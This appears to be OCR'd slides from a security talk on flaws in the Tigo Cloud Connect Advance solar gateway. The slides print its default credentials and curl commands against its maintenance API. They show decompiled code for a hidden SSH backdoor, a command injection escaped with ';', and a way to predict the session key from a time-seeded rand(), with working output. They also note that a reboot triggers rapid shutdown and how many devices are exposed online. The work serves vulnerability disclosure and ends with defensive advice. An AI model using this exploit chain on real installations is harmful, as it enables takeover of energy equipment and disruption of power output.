
- The forgot password will let you trigger a password reset with just the S/N



This PIN is from the dongle recovery guide

- Verify codes are not rate limited and they are only **6 digits**

Or just “Social Engineer”



Why One Vuln When Many Will Do



Tigo Cloud Connect Advance

- Device used for collecting data from solar microgrids
  - Support integration with most major inverter manufacturers
- Enables rapid shutdown safety compliance
  - Sends a keep alive signal to the Tigo TS4-S and TS4-Os.
  - Loss of signal triggers these to drop the voltage output to zero





Default Creds and Robust DIY community

- The Tigo CCA has a dedicated community of DIY solar people who want access to the device
  - Use it for custom monitoring tools
  - Have found default creds
  - https://www.photovoltaikforum.com

- Default creds have been the same for several years
  - Username: Tigo
  - Password: $olar

Tigo Firmware Changes

- By default, only an HTTP service is running on the CCA

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 192.168.1.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-11 16:54 EDT
Nmap scan report for 192.168.1.2
Host is up (0.0030s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 5.47 seconds
```

- However, in earlier software versions you only had to browse to */cgi-bin/shell* to start the service

```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl --silent --basic --user Tigo:\$olar \
  --header 'Accept-Encoding: gzip, deflate' \
  --header 'X-Requested-With: com.tigoenergy.smart' \
  --header 'Origin: file://' \
  --header 'Connection: keep-alive' \
  --header 'Accept: application/json, text/plain, */*' \
   http://192.168.1.2/cgi-bin/shell
Rebuilding SSH keys ...
Public key portion is:
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCk8q3ceauKAaOc5XNWTRu8d5D5f0KGQfWwxbJT
DBquggyrSrmQ0JAOQY5nXWPClQbq50Ul42iMb70lsVLyWkXxsQ/S/yoxOMNwKRZagWZvlxjLbCMD
Fingerprint: sha1!! a8:05:7c:85:65:9c:73:2c:8c:bd:e0:64:7a:d4:01:fd:4a:e3:06
Public key portion is:
ssh-dss AAAAB3NzaC1kc3MAAACBAN4gwgVSPOkfhH2iZU2rVRv/GWHNMksCqTH3K31RjDfgfcYg
AAAAFQDbF7R3gQHK7zAbmFglUVuw2sqT0QAAAIEAuJBwV8OzQBLg6YBff0dfNpo1n0p0qO1etQZz
1P6Yz0kULRQAAACBAI7F5fiOEMT6GW32iCtNmeOyv5wAq7ytn0ZnzGiHfzZaU6pmSsAYcYGnoCqa
```

Tigo Firmware Changes

- Can’t simply browse anymore
  - Of note, the CCA only forces firmware updates when first installing the device
  - Ours shipped with 3.6, the current version is 4.0
- New versions still allow you to enumerate the version with just default creds

```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl --silent --basic --user Tigo:\$olar --header 'Accept-Encoding: gzip
, deflate' --header 'X-Requested-With: com.tigoenergy.smart' --header 'Origi
n: file://' --header 'Connection: keep-alive' --header 'Accept: application/
json, text/plain, */*' http://192.168.1.2/cgi-bin/mobile_api -d 'cmd=DEVICE_
INFO&dev=2&ver=1'
{ "code": 0, "serial": "04C05BA1A910", "software": "3.6.0-ct", "uts": 138535
3579, "sysconfig_ts": null, "status":[ { "id": 1, "name": "Cloud Connection"
, "status": 2 }, { "id": 4, "name": "Modules Communication", "status": 2 },
{ "id": 5, "name": "Discovery", "status": 4 }, { "id": 6, "name": "S/N: 04C0
5BA1A910", "status": 0 }, { "id": 7, "name": "S/W: 3.6.0-ct", "status": 0 },
{ "id": 8, "name": "Last Data Sync: a long time ago", "status": 2 } ] }
```

Tigo – One API, Lots of Problems

- Exposed maintenance API at /cgi-bin/mobile_api
- Has a lot of functions
  - Most require a Session Id in addition to the default creds to access
  - DEVICE_INFO and DEVICE_PING do not

```
┌──(kali㉿kali)-[~]
└─$ curl --silent --basic --user Tigo:\$olar \
--header 'Accept-Encoding: gzip, deflate' \
--header 'X-Requested-With: com.tigoenergy.smart' \
--header 'Origin: file://' \
--header 'Connection: keep-alive' \
--header 'Accept: application/json, text/plain, */*' \
http://192.168.68.63/cgi-bin/mobile_api \
-d 'cmd=DEVICE_INFO' \

{ "code": 0, "serial": "04C05BA1A910", "software": "4.0.1-ct", "uts": 1857282786, "sysconfig_ts": null, "sysid": 167829, "st
{ "id": 4, "name": "Modules Communication", "status": 2 }, { "id": 5, "name": "Discovery", "status": 4 }, { "id": 6, "name":
4.0.1-ct", "status": 0 }, { "id": 8, "name": "Last Data Sync: a long time ago", "status": 2 }, { "id": 9, "name": "Cellular
"status": -1 }, { "id": 11, "name": "Kernel: 4.1.15-2.0.4", "status": 0} ] }


┌──(kali㉿kali)-[~]
└─$ curl --silent --basic --user Tigo:\$olar \
--header 'Accept-Encoding: gzip, deflate' \
--header 'X-Requested-With: com.tigoenergy.smart' \
--header 'Origin: file://' \
--header 'Connection: keep-alive' \
--header 'Accept: application/json, text/plain, */*' \
http://192.168.68.63/cgi-bin/mobile_api \
-d 'cmd=REBOOT' \

{ "code": 255, "msg": "Unauthorized request" }
```

```
00017fb0        else if (strcmp(r0_6, "DEVICE_PING") == 0)
00017ff2            label_17ff2:
00017ff2            sub_3f4a0()
00017ff2
00018004            if (strcmp(r0_6, "DEVICE_PING") == 0)
0001825e                r9_1 = sub_3fefc()
00018004            else if (strcmp(r0_6, "DEVICE_INFO") == 0)
000183e6                r9_1 = sub_40f6c(&var_1002c)
00018016            else if (strcmp(r0_6, "REPLACE_GATEWAY") == 0)
00018430                r9_1 = sub_3d9ec(&var_1002c)
00018028            else if (strcmp(r0_6, "NETWORK_INFO") == 0)
000183d2                r9_1 = sub_436d4(&var_1002c)
0001803a            else if (strcmp(r0_6, "NETWORK_ETH_CONFIG") == 0)
00018474                r9_1 = sub_3f4dc(&var_1002c)
0001804c            else if (strcmp(r0_6, "REBOOT") == 0)
0001825e                r9_1 = sub_3dc10()
0001805e            else if (strcmp(r0_6, "NETWORK_WIFI_SCAN") == 0)
00018492                r9_1 = sub_43244(&var_1002c)
00018070            else if (strcmp(r0_6, "NETWORK_WIFI_CONNECT") == 0)
00018480                r9_1 = sub_43c0c(&var_1002c, &var_10884, r0_11)
00018082            else if (strcmp(r0_6, "NETWORK_WIFI_CLEAR") == 0)
0001849e                r9_1 = sub_3dfd0(&var_1002c)
00018094            else if (strcmp(r0_6, "NETWORK_RUN_TEST") == 0)
000184aa                r9_1 = sub_415c4(&var_1002c, r0_6)
000180a6            else if (strcmp(r0_6, "NETWORK_WIFI_STATUS") == 0)
000184b6                r9_1 = sub_43390(&var_1002c)
000180b8            else if (strcmp(r0_6, "START_DISCOVERY") == 0)
000184c4                r9_1 = sub_3eedc(&var_1002c, 1)
000180ca            else
000180d6                int32_t r0_42 = strcmp(r0_6, "DISCOVERY_INIT")
000180d6
```

Covert Backdoor and Vulnerability in One

- DEVICE_PING
  - Accepts a user input for the ping interval
  - Doesn't appear to actually ever perform any ping functions
- Only function appears to be starting the SSH service as a backdoor



```
0003fefc    int32_t sub_3fefc()

0003ff20        int32_t (* const var_1b8)() = __stack_chk_guard
0003ff22        int32_t r3 = *__stack_chk_guard
0003ff28        char* r0 = sub_3ea9c("PingTimeout", &data_49c78[0x30])
0003ff2c        void var_16c
0003ff2c        void* var_174 = &var_16c
0003ff2e        void* r2 = 0xffffffff
0003ff2e
0003ff34        if (r0 != 0)
0003ff3a            r2 = &r0[strlen()]
0003ff3a
0003ff40        sub_3c88c(&var_174, r0, r2)
0003ff46        int32_t var_170
0003ff46
0003ff46        if (var_170 != 0)
0003ff78            char var_154
0003ff78            char* var_15c = &var_154
0003ff78            int32_t var_158_1 = 0
0003ff84            var_154 = 0
0003ff88            std::ios_base::ios_base()
0003ff98            char var_40_1 = 0
0003ff9c            int32_t var_44_1 = 0
0003ffa4            char var_3f_1 = 0
0003ffa8            void* __offset(vtable_for_std::basic_ios<char, std::char_traits<char> >, 0x8)
0003ffa8                var_b4 = _vtable_for_std::basic_ios<char, std::char_traits<char> > + 8
0003ffaa            int32_t var_3c_1 = 0
0003ffae            int32_t var_38_1 = 0
0003ffb2            int32_t var_34_1 = 0
0003ffb6            int32_t var_30_1 = 0
0003ffba            struct vtable_for_std::basic_ios<char, std::char_traits<char> >* const
0003ffba                var_1a0_1 = _vtable_for_std::basic_ios<char, std::char_traits<char> >
0003ffc0            void* r9_1 =
0003ffc0                *(_VTT_for_std::__cxx11::b..._traits<char>, std::allocator<char> > + 8)
0003ffc4            int32_t r0_5 =
0003ffc4                *(_VTT_for_std::__cxx11::b..._traits<char>, std::allocator<char> > + 0xc)
0003ffc6            int32_t r3_4 = *(r9_1 - 0xc)
0003ffca            int32_t var_188_1 = r0_5
0003ffcc            void* __offset(
0003ffcc                vtable_for_std::__cxx11::basic_stringstream<char, std::char_traits<char>, std::allocator<char> >,
0003ffcc                0xc) var_fc = r9_1
0003ffd2            void var_28
0003ffd2            *(r3_4 + &var_28 - 0xd4) = r0_5
0003ffd6            int32_t var_f8_1 = 0
0003ffe0            std::ios::init(*(r9_1 - 0xc) + &var_fc)
0003ffe4            int32_t r2_4 =
0003ffe4                *(_VTT_for_std::__cxx11::b..._traits<char>, std::allocator<char> > + 0x14)
0003ffea            void* r3_6 =
0003ffea                *(_VTT_for_std::__cxx11::b..._traits<char>, std::allocator<char> > + 0x10)
0003fff2            void* var_184_1 = r3_6
0003fff6            int32_t r3_7 = *(r3_6 - 0xc)
0003fffa            void* __offset(
0003fffa                vtable_for_std::__cxx11::basic_stringstream<char, std::char_traits<char>, std::allocator<char> >,
0003fffa                0x20) var_f4 = r3_6
00040002            *(&var_f4 + r3_7) = r2_4
00040006            std::ios::init(&var_f4 + r3_7)
0004000a            int32_t r2_6 =
0004000a                *(_VTT_for_std::__cxx11::b..._traits<char>, std::allocator<char> > + 4)
```

Covert Backdoor and Vulnerability in One

```
sub_3c88c(&var_144, r1_13, r2_20)
var_12c = &var_124
sub_3c88c(&var_12c, "91933d503f463f1085dc26433639d39c…", &data_49e70[0x40])
int32_t* r3_29

if (var_140_1 != var_128)
    r3_29 = var_12c
else if (var_140_1 == 0)
    label_402a6:
    var_114 = &var_10c
    sub_3c88c(&var_114, "killall dropbear; sleep 1; /etc/…",
        &data_49eb4[0x26])
    SystemCommand::Run(&var_114, var_1ac_2, &var_15c)
    int32_t* r0_35 = var_114

    if (r0_35 != &var_10c)
        operator delete(r0_35)

    r3_29 = var_12c
```

- Hardcoded hash value comparison
  - If the correct value was entered kills existing ssh daemon and restarts ssh services

Command Injection Inside the Backdoor

- When the user provided input is hashed to conduct the “magic word” comparison, it can be escaped


```
var_f0 = _vtable_for_std::__cxx11..._traits<char>, std::allocator<char> > + 8
std::ios::init(&var_b4)
std::__ostream_insert<char>(&var_f4, "printf '", 8)
std::__ostream_insert<char>(
    std::__ostream_insert<char>(&var_f4, var_174, var_170), "' | sha256sum",
    0xd)
char var_13c
char* var_144 = &var_13c
```

- Results in

printf ‘<user input>’ | sha256sum

Command Injection

- We can escape the printf with a simple *';*
- Arbitrary remote code execution! Inside a covert backdoor!



Crafting Our Own Keys

```
void* var_2d4
int32_t* var_394 = &var_2d4
int32_t (* const var_350)() = __stack_chk_guard
int32_t r3 = *__stack_chk_guard
time_t r0 = time(nullptr)
srand(r0)
int32_t r0_1 = rand()
CreateFile("/tmp/mobile_session_key", "%s", sub_3cb08(data_604a8 + r0_1))
char* r0_5 = GetUnitID()
void var_2cc
var_2d4 = &var_2cc
void* r2_1 = 0xffffffff

if (r0_5 != 0)
    r2_1 = &r0_5[strlen()]
```

- DEVICE_INFO
  - Provides information about the system such as the current OS, uptime, and S/N
  - Accessible with just the default creds
  - Generates the mobile session key that's used as the SID when called

Who needs a secure key?

```
void* var_2d4
int32_t* var_394 = &var_2d4
int32_t (* const var_350)() = __stack_chk_guard
int32_t r3 = *__stack_chk_guard
time_t r0 = time(nullptr)
srand(r0)
int32_t r0_1 = rand()
CreateFile("/tmp/mobile_session_key", "%s", sub_3c
char* r0_5 = GetUnitID()
void var_2cc
var_2d4 = &var_2cc
void* r2_1 = 0xffffffff
```

- rand() will always return the same value after seeding
  - Overwrites the existing key when DEVICE_INFO is called
  - Devices are explicitly configured to Pacific time

Who needs a secure key?

- The rand value has another value added to it
- We need to know what it is in order to produce the mobile key
- But, don't worry, **it's hardcoded**

```
0006049c  int32_t data_6049c = -0x1
000604a0  int32_t data_604a0 = -0x1
000604a4  int32_t data_604a4 = -0x1
000604a8  int32_t data_604a8 = 0x26e1c
```

Producing the Key Independently

```
┌──(kali㉿kali)-[~/Desktop]
└─$ date +%s && curl --silent --basic --user Tigo:\$olar \
--header 'Accept-Encoding: gzip, deflate' \
--header 'X-Requested-With: com.tigoenergy.smart' \
--header 'Origin: file://' \
--header 'Connection: keep-alive' \
--header 'Accept: application/json, text/plain, */*' \
http://192.168.68.63/cgi-bin/mobile_api \
-d 'cmd=DEVICE_INFO'
1752432845
{ "code": 0, "serial": "04C05BA1A910", "software": "4.0.1-ct", "uts": 451205666, "sysconfig_ts": null, "sysid": 167829, "status":[ { "id": 1, "name": "Cloud Connection", "st
atus": 1 }, { "id": 4, "name": "Modules Communication", "status": 2 }, { "id": 5, "name": "Discovery", "status": 4 }, { "id": 6, "name": "S/N: 04C05BA1A910", "status": 0 },
{ "id": 7, "name": "S/W: 4.0.1-ct", "status": 0 }, { "id": 8, "name": "Last Data Sync: a long time ago", "status": 2 }, { "id": 9, "name": "Cellular detected", "status": -1
}, { "id": 10, "name": "Cellular up", "status": -1 }, { "id": 11, "name": "Kernel: 4.1.15-2.0.4", "status": 0} ] }

┌──(kali㉿kali)-[~/Desktop]
└─$ qemu-arm-static ./session_test 1752432840


Timestamp: 301488
Random number: 451205666
Input value: 451364926
Formatted input: 451364926
Session key: efdc0600d8c08ca2c0e7842e3d19c9c1dbae70fc2af816bac9cbedb04f70202bc7abbb746f56bb08ca8edf2ca29ce850f94246e01a80003c7bca15aa9b70408e

┌──(kali㉿kali)-[~/Desktop]
└─$ curl --silent --basic --user Tigo:\$olar \
--header 'Accept-Encoding: gzip, deflate' \
--header 'X-Requested-With: com.tigoenergy.smart' \
--header 'Origin: file://' \
--header 'Connection: keep-alive' \
--header 'Accept: application/json, text/plain, */*' \
http://192.168.68.63/cgi-bin/mobile_api \
-d 'cmd=NETWORK_INFO&sid=efdc0600d8c08ca2c0e7842e3d19c9c1dbae70fc2af816bac9cbedb04f70202bc7abbb746f56bb08ca8edf2ca29ce850f94246e01a80003c7bca15aa9b70408e'


{ "code": 0, "eth": { "dev": "eth0", "dhcp": true, "ip": "192.168.1.2", "subnet": "255.255.255.0", "gateway": "192.168.1.1"  } , "wlan": { "dev": "wlan0", "mac": "00:25:CA:A
8:5D:FF", "ssid": "ATTr5WaMI2", "dhcp": true, "ip": "192.168.68.63", "subnet": "255.255.252.0", "gateway": "192.168.68.1", "quality_fraction": "70/70", "signal_level": "-31"
, "noise": "" } , "dns1": "", "dns2": "" }
```

Remember that Keep Alive signal?

- Reboot kills the signal
  - Will trigger the rapid shutdown procedure
- Can access all those sensitive APIs now



TOTAL RESULTS

305

TOP COUNTRIES



Italy	251
United States	18
Canada	8
Germany	8
Czechia	5

More...

Quick Easter Egg

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh root@192.168.68.63
root@192.168.68.63's password:
~ # grep -rEi 'defcon' /mnt/ffs/
/mnt/ffs/www/cgi-bin/network:https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Fred-Bret-Mounet-All-Your-Solar-Panels-Are-Belong-To-Me.pdf
~ #
```

What Next?

- The solar industry is growing faster than its security implementation
  - Need strong partnerships
- Embedded system security is falling behind
- We need supply chain clarity
  - Sourcing aspects of products is a fact of life, but we should know what they are
  - The code is a disaster

In the Meantime, What Can You Do?

- Never expose solar control systems directly to the internet (Apparently wasn't obvious enough)
  - Always put them through a router or behind a firewall
  - Disable automatic updates (Can't trust the vendors)
- Take special consideration of remote monitoring solutions
  - Home assistant can help set up local monitoring solutions
- Demand more from manufacturers

Questions?

